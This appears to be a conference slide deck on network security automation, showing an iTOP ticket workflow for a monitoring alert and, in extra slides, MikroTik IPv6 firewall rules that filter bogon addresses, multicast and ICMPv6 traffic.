The screenshot displays the iTOP platform interface for a user request ticket. The top navigation bar includes tabs for 'Propriedade', 'ICs (1)', 'Contatos', 'Lista de Atividades', 'Tickets vinculados no atendimento', and 'Tickets vinculados'. Below this, there are sub-tabs for 'Ordens de serviço', 'Soluções Utilizadas', 'Anexos', 'Notificação (3)', 'Erros conhecidos', and 'Soluções conhecidas'. The main content area is divided into several sections: 'Informações básicas' (Basic Information), 'Tipo' (Type), 'Relações' (Relations), 'Resolução' (Resolution), 'SLA' (SLA), and 'Classificação' (Classification). The 'Contatos' (Contacts) section is highlighted with a red circle, showing the 'Equipe' (Team) as 'Manutenção' (Maintenance). The 'Tipo' section shows 'Tipo de Solicitação' as 'Requisição de serviço' (Service Request), 'Impacto' as 'Baixa' (Low), 'Urgência' as 'Alta' (High), and 'Prioridade' as 'Média' (Medium). The 'Relações' section shows 'Ticket vinculado' (Linked Ticket) as 'atendimento' (attending). The 'Resolução' section shows 'Solução definitiva' (Final Solution) as 'indefinido' (undefined) and 'Tempo da solução' (Solution Time) as '0s'. The 'SLA' section shows 'SLA TTO(Aguardando atribuição)' (SLA TTO (Waiting for assignment)) as 'Não vencida' (Not expired), 'SLA TTO excedido' (SLA TTO exceeded) as '0s', 'SLA TTR(Aguardando resolução)' (SLA TTR (Waiting for resolution)) as 'Não vencida' (Not expired), and 'SLA TTR excedido' (SLA TTR exceeded) as '0s'. The 'Classificação' section shows 'Família do serviço' (Service Family) as 'Redes' (Networks), 'Serviço' (Service) as 'Manutenção' (Maintenance), and 'Subcategoria do' (Subcategory of) as 'Manutenção' (Maintenance). The 'Informações básicas' section shows 'Solicitante' (Requester) as 'Suporte TI' (IT Support), 'Organização' (Organization) as 'Gerência de Tecnologia da Informação' (Information Technology Management), 'Status' (Status) as 'Aguardando Atendimento' (Waiting for Service), 'Origem' (Origin) as 'Monitoramento' (Monitoring), 'Título' (Title) as 'User Admin no pass Active', and 'Descrição' (Description) as 'Admin user with no password active.' The 'Tipo' section shows 'Tipo de Solicitação' (Type of Request) as 'Requisição de serviço' (Service Request), 'Impacto' (Impact) as 'Baixa' (Low), 'Urgência' (Urgency) as 'Alta' (High), and 'Prioridade' (Priority) as 'Média' (Medium). The 'Relações' section shows 'Ticket vinculado' (Linked Ticket) as 'atendimento' (attending). The 'Resolução' section shows 'Solução definitiva' (Final Solution) as 'indefinido' (undefined) and 'Tempo da solução' (Solution Time) as '0s'. The 'SLA' section shows 'SLA TTO(Aguardando atribuição)' (SLA TTO (Waiting for assignment)) as 'Não vencida' (Not expired), 'SLA TTO excedido' (SLA TTO exceeded) as '0s', 'SLA TTR(Aguardando resolução)' (SLA TTR (Waiting for resolution)) as 'Não vencida' (Not expired), and 'SLA TTR excedido' (SLA TTR exceeded) as '0s'. The 'Classificação' section shows 'Família do serviço' (Service Family) as 'Redes' (Networks), 'Serviço' (Service) as 'Manutenção' (Maintenance), and 'Subcategoria do' (Subcategory of) as 'Manutenção' (Maintenance). The 'Contatos' section is highlighted with a red circle, showing the 'Equipe' (Team) as 'Manutenção' (Maintenance). The 'Data' section shows 'Iniciado' (Started) as '2017-03-07 21:19:42' and 'TTO Tempo Limite' (TTO Time Limit) as '0s'. The URL at the bottom is 'stimulus&stimulus=ev\_assign&class=UserRequest&id=14519&c[menu]=UserRequest%3AOverview'.

iTOP registra el evento y notifica el back office. Se genera un ticket de servicio.

# Plataforma en acción

**Atribuir - R-014519**

Agente -- seleccione um --  
 -- seleccione um --  
 Cancelar

Informações  
 Solicitante: [Redacted]  
 Organização: [Redacted]  
 Status: Aguardando Atendimento  
 Origem: Monitoramento  
 Título: User Admin no pass Active  
 Descrição: Admin user with no password active.

Classificação  
 Família do serviço: Redes  
 Serviço: Manutenção  
 Subcategoria do serviço: Preventiva  
 Contrato do cliente: Contrato Serviços Preventivas  
 Item funcional principal: Indefinido

Tipo  
 Tipo de Solicitação: Requisição de serviço  
 Impacto: Baixa  
 Urgência: Alta  
 Prioridade: Média

Relações  
 Ticket vinculado no atendimento: Indefinido

Resolução  
 Solução definitiva: Indefinido  
 Tempo da solução: 0s

SLA  
 SLA TTO(Aguardando atribuição) vencida: Não  
 SLA TTO excedido: 0s  
 SLA TTR(Aguardando resolução) vencida: Não  
 SLA TTR excedido: 0s

Agendamento

Contatos  
 Equipe: Manutenção

Dados  
 Iniciado: 2017-03-07 21:19:42  
 TTO Tempo Limite  
 TTR Tempo Limite  
 Pendência acumulada: Decorrido Não iniciado  
 Iniciado Última Atualização

**Atribuir - R-014519**

Agente Wesley Zanella  
 Cancelar Atribuir

Informações  
 Solicitante: [Redacted]  
 Organização: [Redacted]  
 Status: [Redacted]  
 Origem: [Redacted]  
 Título: [Redacted]  
 Descrição: [Redacted]

Classificação  
 Família do serviço: Redes  
 Serviço: Manutenção  
 Subcategoria do serviço: Preventiva  
 Contrato do cliente: Contrato Serviços Preventivas  
 Item funcional principal: Indefinido

Tipo  
 Tipo de Solicitação: Requisição de serviço  
 Impacto: Baixa  
 Urgência: Alta  
 Prioridade: Média

Relações  
 Ticket vinculado no atendimento: Indefinido

Resolução  
 Solução definitiva: Indefinido  
 Tempo da solução: 0s

SLA  
 SLA TTO(Aguardando atribuição) vencida: Não  
 SLA TTO excedido: 0s  
 SLA TTR(Aguardando resolução) vencida: Não  
 SLA TTR excedido: 0s

Agendamento

Contatos  
 Equipe: Manutenção

Dados  
 Iniciado: 2017-03-07 21:19:42  
 TTO Tempo Limite  
 TTR Tempo Limite  
 Pendência acumulada: Decorrido Não iniciado  
 Iniciado Última Atualização

**Aguarde!**

Propriedade ICs (1) Contatos Lista de Atividades Tickets vinculados no atendimento Tickets vinculados na solução

Ordens de serviço Soluções Utilizadas Anexos Notificação (6) Erros conhecidos Soluções conhecidas Histórico

Informações básicas  
 Solicitante: Suporte TI  
 Organização: Gerência de Tecnologia da Informação  
 Status: Requisição de serviço em atendimento  
 Origem: Monitoramento  
 Título: User Admin no pass Active  
 Descrição: Admin user with no password active.

Classificação  
 Família do serviço: Redes  
 Serviço: Manutenção  
 Subcategoria do serviço: Preventiva  
 Contrato do cliente: Contrato Serviços Preventivas  
 Item funcional principal: Indefinido

Tipo  
 Tipo de Solicitação: Requisição de serviço  
 Impacto: Baixa  
 Urgência: Alta  
 Prioridade: Média

Relações  
 Ticket vinculado no atendimento: Indefinido

Resolução  
 Solução definitiva: Indefinido  
 Tempo da solução: 0s

SLA  
 SLA TTO(Aguardando atribuição) vencida: Não  
 SLA TTO excedido: 0s  
 SLA TTR(Aguardando resolução) vencida: Não  
 SLA TTR excedido: 0s

Agendamento

Contatos  
 Agente: Wesley Zanella

Dados  
 Iniciado: 2017-03-07 21:19:42  
 Última atualização: 2017-03-07 21:33:41  
 Data de Atribuição: 2017-03-07 21:33:41  
 TTO Tempo Limite  
 TTR Tempo Limite

El Back office encamina el ticket al técnico apropiado que recibe la notificación vía email y Telegram y tiene un tiempo para solucionar el problema

Resolver - R-014519

**Solução**

usuário e senha configurados no equipamento e no sistema

É uma solução de contorno? Não ▼

Solução selecionada -- selecione um -- ▼

Cancelar Resolver

**Informações básicas**

**Solicitante** Suporte TI

**Organização** Gerência de Tecnologia da Informação

**Status** Requisição de serviço em atendimento

**Tipo**

**Tipo de Solicitação** Requisição de serviço

**Impacto** Baixa

**Urgência** Alta

**Prioridade** Média

**Relações**


**Ticket vinculado no atendimento** indefinido

**Resolução**

El técnico responsable soluciona el problema e informa al iTOP, cerrando el ticket.

## Plataforma en acción

Muchas acciones se pueden realizar automáticamente como restablecer un equipo bloqueado por ejemplo





Un punto de acceso está presentando problemas;

Reboot automático vía RB 750UP;

Punto de acceso ahora OK!

## Cadastros solamente en iTOP






# **Pausa para una pequeña demostración**

[https://t.me/jarvismd\\_bot](https://t.me/jarvismd_bot)

# Agenda



Introducción, incidentes importantes recientes y motivación para reflejar la seguridad;



Seguridad orientada por capas (física, enlace, IP, enrutamiento y servicios);



Seguridad orientada por niveles de red (borde, tránsito y acceso);



Gestión de seguridad a gran escala y de forma automatizada;





# Extra Slides

# Firewall Rules

## **Forward Channel**

/ipv6 firewall filter

```
add action=accept chain=forward comment="Transparent mode"  
disabled=yes
```

```
add action=accept chain=forward comment="Accept IPSec-esp"  
protocol=ipsec-esp
```

```
add action=accept chain=forward comment="Accept IPsec-ah"  
protocol=ipsec-ah
```

```
add action=accept chain=forward comment="Accept connections  
originated inside the network" connection-state=new out-  
interface=pppoe-out1
```

# Firewall Rules

## **Forward Channel**

/ipv6 firewall filter

```
add action=accept chain=forward comment="Accept established connections" connection-state=established
```

```
add action=accept chain=forward comment="Accept related connections" connection-state=related
```

```
add action=accept chain=forward comment="Accept TCP connections to port 500" dst-port=500 protocol=tcp
```

```
add action=accept chain=forward comment="Accept TCP connections from port 500" protocol=tcp src-port=500
```

```
add action=drop chain=forward comment="Drop all the rest"
```

# Firewall Rules

## **Input Channel**

/ipv6 firewall filter

add action=drop chain=forward comment="Drop all the rest"

# Firewall Rules

*/ipv6 firewall filter*

*add action=drop chain=Multicast\_Filters comment="Deny deprecated by RFC 3879" disabled=no dst-address=fec0::/10*

*add action=drop chain=Multicast\_Filters comment="Deny deprecated by RFC 3879" disabled=no src-address=fec0::/10*

*add action=accept chain=Multicast\_Filters comment="Allow Link-Local Scope" disabled=no dst-address=ff02::/16*

*add action=accept chain=Multicast\_Filters comment="Allow Link-Local Scope" disabled=no src-address=ff02::/16*

*add action=drop chain=Multicast\_Filters comment="Deny other Multicasts" disabled=no dst-address=ff00::/8*

*add action=drop chain=Multicast\_Filters comment="Deny other Multicasts" disabled=no src-address=ff00::/8*

# Firewall Rules

*/ipv6 firewall filter*

*add action=jump chain=forward comment="Jump to ICMPv6 Common"  
disabled=no jump-target=ICMPv6\_Common protocol=icmpv6*

*add action=jump chain=forward comment="Jump to Multicast Control"  
disabled=no jump-target=Multicast\_Filters*

*add action=accept chain=ICMPv6\_Input comment="Accept Neighbor  
Solicitation (135) with hop limit == 255" disabled=no hop-  
limit=equal:255 icmp-options=135:0-255 protocol=icmpv6*

*add action=accept chain=ICMPv6\_Input comment="Accept Neighbor  
Advertisement (136) with hop limit == 255" disabled=no hop-  
limit=equal:255 icmp-options=136:0-255 protocol=icmpv6*

# Firewall Rules

*/ipv6 firewall filter*

*add action=accept chain=ICMPv6\_Common comment="Accept Destination Unreachable (type 1)" disabled=no icmp-options=1:0-255 protocol=icmpv6*

*add action=accept chain=ICMPv6\_Common comment="Accept Packet too big (type 2)" disabled=no icmp-options=2:0-255 protocol=icmpv6*

*add action=accept chain=ICMPv6\_Common comment="Accept Time exceeded (type 3, code 0)" disabled=no icmp-options=3:0 protocol=icmpv6*

*add action=accept chain=ICMPv6\_Common comment="Accept Parameter problem (type 4, code 1)" disabled=no icmp-options=4:1 protocol=icmpv6*

# Firewall Rules

*/ipv6 firewall filter*

*add action=accept chain=ICMPv6\_Common comment="Accept  
Parameter problem (type 4, code 2)" disabled=no icmp-options=4:2  
protocol=icmpv6*

*add action=accept chain=ICMPv6\_Common comment="Accept Echo  
request (type 128)" disabled=no icmp-options=128:0-255  
protocol=icmpv6*

*add action=accept chain=ICMPv6\_Common comment="Accept Echo  
reply (type 129)" disabled=no icmp-options=129:0-255 protocol=icmpv6*

*add action=jump chain=input comment="Jump to ICMPv6\_Input"  
disabled=no jump-target=ICMPv6\_Input protocol=icmpv6*

# Firewall Rules

*/ipv6 firewall filter*

*add action=jump chain=input comment="Jump to ICMPv6\_Input"  
disabled=no jump-target=ICMPv6\_Input protocol=icmpv6*

*add action=jump chain=input comment="Jump to ICMPv6\_Common"  
disabled=no jump-target=ICMPv6\_Common protocol=icmpv6*

*add action=log chain=input comment="Log remaining ICMPv6"  
disabled=no log-prefix=Input-remaining protocol=icmpv6*

# Firewall Rules

*/ipv6 firewall filter*

```
add action=drop chain="Illegal Addresses" comment=\
  "Drop our own prefix as source address if coming from outside"
disabled=no \
  in-interface=ether1 src-address=2001:db8::/32
add action=drop chain="Illegal Addresses" comment=\
  "Bogons prefixes based on address list created from cymru BGP
session" \
  disabled=no src-address-list=IPv6-bogons
add action=drop chain="Illegal Addresses" comment="Loopback
Address" \
  disabled=no src-address=::1/128
add action=drop chain="Illegal Addresses" comment="IPv4 Compatible
addresses" \
  disabled=no src-address=::/96
```

# Firewall Rules

*/ipv6 firewall filter*

```
add action=drop chain="Illegal Addresses" comment=\  
  "Other Compatible Addresses" disabled=no src-  
address=::224.0.0.0/100  
add action=drop chain="Illegal Addresses" disabled=no src-address=\  
  ::127.0.0.0/104  
add action=drop chain="Illegal Addresses" disabled=no src-  
address=::/104  
add action=drop chain="Illegal Addresses" disabled=no src-address=\  
  ::255.0.0.0/104
```

# Firewall Rules

*/ipv6 firewall filter*

```
add action=drop chain="Illegal Addresses" comment="False 6to4  
packets" \  
    disabled=no src-address=2002:e000::20/128  
add action=drop chain="Illegal Addresses" disabled=no src-address=\  
    2002:7f00::/24  
add action=drop chain="Illegal Addresses" disabled=no src-  
address=2002::/24  
add action=drop chain="Illegal Addresses" disabled=no src-address=\  
    2002:ff00::/24
```

# Firewall Rules

*/ipv6 firewall filter*

```
add action=drop chain="Illegal Addresses" disabled=no src-address=\
    2002:a00::/24
add action=drop chain="Illegal Addresses" disabled=no src-address=\
    2002:ac10::/28
add action=drop chain="Illegal Addresses" disabled=no src-address=\
    2002:c0a8::/32
add action=drop chain="Illegal Addresses" comment="Link Local
Addresses" \
    disabled=no src-address=fe80::/10
```

# Firewall Rules

*/ipv6 firewall filter*

```
add action=drop chain="Illegal Addresses" comment=\
    "Site Local Addresses (dprecated)" disabled=no src-address=fec0::/10
add action=drop chain="Illegal Addresses" comment="Unique-local
packets" \
    disabled=no src-address=fc00::/7
add action=drop chain="Illegal Addresses" comment=\
    "Multicast Packets (as a source address)" disabled=no src-address=\
    ff00::/8
add action=drop chain="Illegal Addresses" comment="Docummentation
Adresses" \
    disabled=no src-address=2001:db8::/32
```

# Firewall Rules

*/ipv6 firewall filter*

```
add action=drop chain="Illegal Addresses" comment=\
    "6bone Addresses (deprecated)" disabled=no src-address=3ffe::/16
add action=jump chain=forward comment=\
    "Jump to Bogons and Illegal Addresses blocking" disabled=no jump-
target=\
    "Illegal Addresses"
add action=jump chain=input comment=\
    "Jump to Bogons and Illegal Addresses blocking" disabled=no jump-
target=\
    "Illegal Addresses"
add action=log chain=ICMPv6_Common comment=\
    "Log and drop other ICMPv6 packets" disabled=no log-prefix=""
protocol=\
    icmpv6
```

# Firewall Rules

*/ipv6 firewall filter*

```
add action=log chain=ICMPv6_Common comment=\  
    "Log and drop other ICMPv6 packets" disabled=no log-prefix=""  
protocol=\  
    icmpv6
```

# Perguntas?

# **¡Muchas Gracias!**

## **Nos Vemos en Punta Cana en LACNIC 31**



**[maia@mdbrasil.com.br](mailto:maia@mdbrasil.com.br)**